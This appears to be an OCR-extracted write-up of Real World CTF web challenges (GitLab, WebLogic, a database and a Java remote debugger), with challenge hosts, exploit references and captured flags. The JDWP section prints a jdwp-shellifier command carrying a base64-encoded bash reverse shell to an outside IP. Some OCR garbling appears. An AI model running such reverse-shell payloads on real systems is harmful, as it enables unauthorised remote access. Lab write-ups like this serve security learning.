47.102.106.96:30151 (available for 600 seconds)
Please send your payload to the address above.
```

Souvenir Redemption Code: [redacted]

Refer：https://github.com/Al1ex/CVE-2021-22205





Flag Console

Flag Console

Score: 90

Web

Hack weblogic with only one url.

```
nc 47.102.143.222 9999
```

Note: This Proof-of-Work Script may be helpful.

Using the script, you can solve the proof-of-work interactively:


```
$ python proof-of-work.py
Please enter md5 prefix: 6f536
Solving...
Answer: 2544011
```

Or you can solve the proof-of-work automatically with **host** and **port** provided as arguments:

```
$ python proof-of-work.py 47.102.143.222 9999
Solving proof of work...
47.102.143.222:37570 (available for 600 seconds)
Please send your payload to the address above.
```

Souvenir Redemption Code: 4[redacted]

Refer：https://github.com/backlion/CVE-2020-14882_ALL



Be-a-Database-Hacker 2

Be-a-Database-Hacker 2

Score: 102

Web

If you are a php+apache+mysqler, don't miss this chance to taste this new database.

```
nc 101.132.252.88 9999
```

attachment

Note: This Proof-of-Work Script may be helpful.

Using the script, you can solve the proof-of-work interactively:


```
$ python proof-of-work.py
Please enter md5 prefix: 6f536
Solving...
Answer: 2544011
```

Or you can solve the proof-of-work automatically with **host** and **port** provided as arguments:

```
$ python proof-of-work.py 101.132.252.88 9999
Solving proof of work...
101.132.252.88:30151 (available for 600 seconds)
Please send your payload to the address above.
```


Souvenir Redemption Code: [redacted]

Refer：https://blog.csdn.net/qq_36869808/article/details/122426922




```
root@d9da04fa301b:~# cd ~
cd ~
root@d9da04fa301b:~# ls -lha ./
ls -lha ./
total 52K
drwx------ 1 root root 4.0K Jan 22 18:38 .
drwxr-xr-x 1 root root 4.0K Jan 22 18:35 ..
-rw------- 1 root root   46 Jan 22 18:38 .bash_history
-rw-r--r-- 1 root root  570 Jan 31  2010 .bashrc
-rw-r--r-- 1 root root  140 Nov 19  2007 .profile
-r-------- 1 root root   40 Jan 20 07:19 flag.txt
-r-------- 1 root root  28K Jan 20 07:19 test.mv.db
root@d9da04fa301b:~# cat flag.txt
cat flag.txt
rwctf{6288999b40cda6a393f247ef82e137e2}
root@d9da04fa301b:~#
```


Java Remote Debugger





`Test.java`

```
import java.lang.Thread;
public class Test {
  public static void main (String[] args) throws Exception{
    int i = 0;
    while (1 == 1) {
      Thread.sleep(1000);
      System.out.println("" + i);
      i += 1;
    }
  }
}
```

`Java Debug Wire Protocol (JDWP) - Remote Code Execution`

Refer：https://security.tencent.com/index.php/blog/msg/137


PowerShell
PS C:\Users\Administrator\Downloads\jdwp-shellifier-master> python2 .\jdwp-shellifier.py -t 139.196.23.201 -p 8888 --break-on "java.lang.String.indexOf" --cmd "bash -c {echo,YmFzaC
xN :3Ny Yx}|{base64,-d}|{bash,-i}"
[+] Targeting '139.196.23.201:8888'
[+] Reading settings for 'OpenJDK 64-Bit Server VM - 1.8.0_111'
[+] Found Runtime class: id=cf
[+] Found Runtime.getRuntime(): id=7f7e7400c620
[+] Created break event id=2
[+] Waiting for an event on 'java.lang.String.indexOf'
[+] Received matching event from thread 0x1
[+] Selected payload 'bash -c {echo,YmFzaCAtaSA+JiAvZGV2L3RjcC84LjEzMC4xNC4xMTUvNzc3NyAwPiYx}|{base64,-d}|{bash,-i}'
[+] Command string object created id:1a3
[+] Runtime.getRuntime() returned context id:0x1a4
[+] found Runtime.exec(): id=7f7e7400c680
[+] Runtime.exec() successful, retId=1a5
[!] Command successfully executed
PS C:\Users\Administrator\Downloads\jdwp-shellifier-master>
CSDN @末 初


1 iZ0jldae1rapdovqwhcxkcZ
2 iZ0jldae1rapdovqwhcxkcZ
-rwxr-xr-x 1 user user 332 Jan 22 14:24 OEHN0M
-rwxr-xr-x 1 user user 198 Jan 22 15:30 SZRjA
-rw-r--r-- 1 user user 758 Jan 22 18:53 Test.class
-rw-r--r-- 1 user user 227 Jan 22 18:53 Test.java
-rwxr-xr-x 1 user user 207 Jan 22 15:38 ZhYO9
-rw------- 1 user user 240M Jan 22 16:22 core
-rwxr-xr-x 1 user user 207 Jan 22 15:37 dhVo8F
-rw-r--r-- 1 user user 0 Jan 22 11:44 exploit.txt
prw-r--r-- 1 user user 0 Jan 22 11:09 f
-rw-r--r-- 1 user user 40 Jan 22 09:21 flag.txt
-rwxr-xr-x 1 user user 250 Jan 22 10:21 hsXo
drwxr-xr-x 1 root root 4.0K Jan 17 2017 hsperfdata_root
drwxr-xr-x 2 user user 36K Jan 22 18:53 hsperfdata_user
-rw-r--r-- 1 user user 1 Jan 22 11:41 index.html
-rw-r--r-- 1 user user 4 Jan 22 11:45 index.html.1
-rw-r--r-- 1 user user 2 Jan 22 11:46 index.html.2
-rw-r--r-- 1 user user 1 Jan 22 11:46 index.html.3
-rw-r--r-- 1 user user 3 Jan 22 11:49 index.html.4
-rw-r--r-- 1 user user 2 Jan 22 11:49 index.html.5
-rw-r--r-- 1 user user 2 Jan 22 12:29 index.html.6
-rw-r--r-- 1 user user 2.4K Jan 22 13:59 index.html.7
-rw-r--r-- 1 user user 2.4K Jan 22 14:07 index.html.8
-rwxr-xr-x 1 user user 198 Jan 22 15:34 jP7P
-rwxr-xr-x 1 user user 207 Jan 22 15:49 jZas3
-rw-r--r-- 1 user user 0 Jan 22 08:53 java_flag
-rwxr-xr-x 1 user user 272 Jan 22 15:32 kSfX
-rwxr-xr-x 1 user user 207 Jan 22 15:45 pGJDl
-rw-r--r-- 1 user user 0 Jan 22 09:01 pwned
-rwxr-xr-x 1 user user 78 Jan 22 17:05 shell.sh
-rwxr-xr-x 1 user user 0 Jan 22 16:39 socat
-rw-r--r-- 1 user user 50 Jan 22 2022 suijizifu.sh
-rwxr-xr-x 1 user user 207 Jan 22 15:35 t5B284e
-rwxr-xr-x 1 user user 250 Jan 22 10:23 vcqm8
-rwxr-xr-x 1 user user 194 Jan 22 10:58 wNJVT4
-rwxr-xr-x 1 user user 332 Jan 22 14:26 x95k
-rwxr-xr-x 1 user user 207 Jan 22 15:40 yYJBcx
user@feb9b6bf31aa:/tmp$ cat ./flag.txt
cat ./flag.txt
rwctf{2c0e7100bcb45cc825ca07eccb86e568}
user@feb9b6bf31aa:/tmp$
CSDN @末 初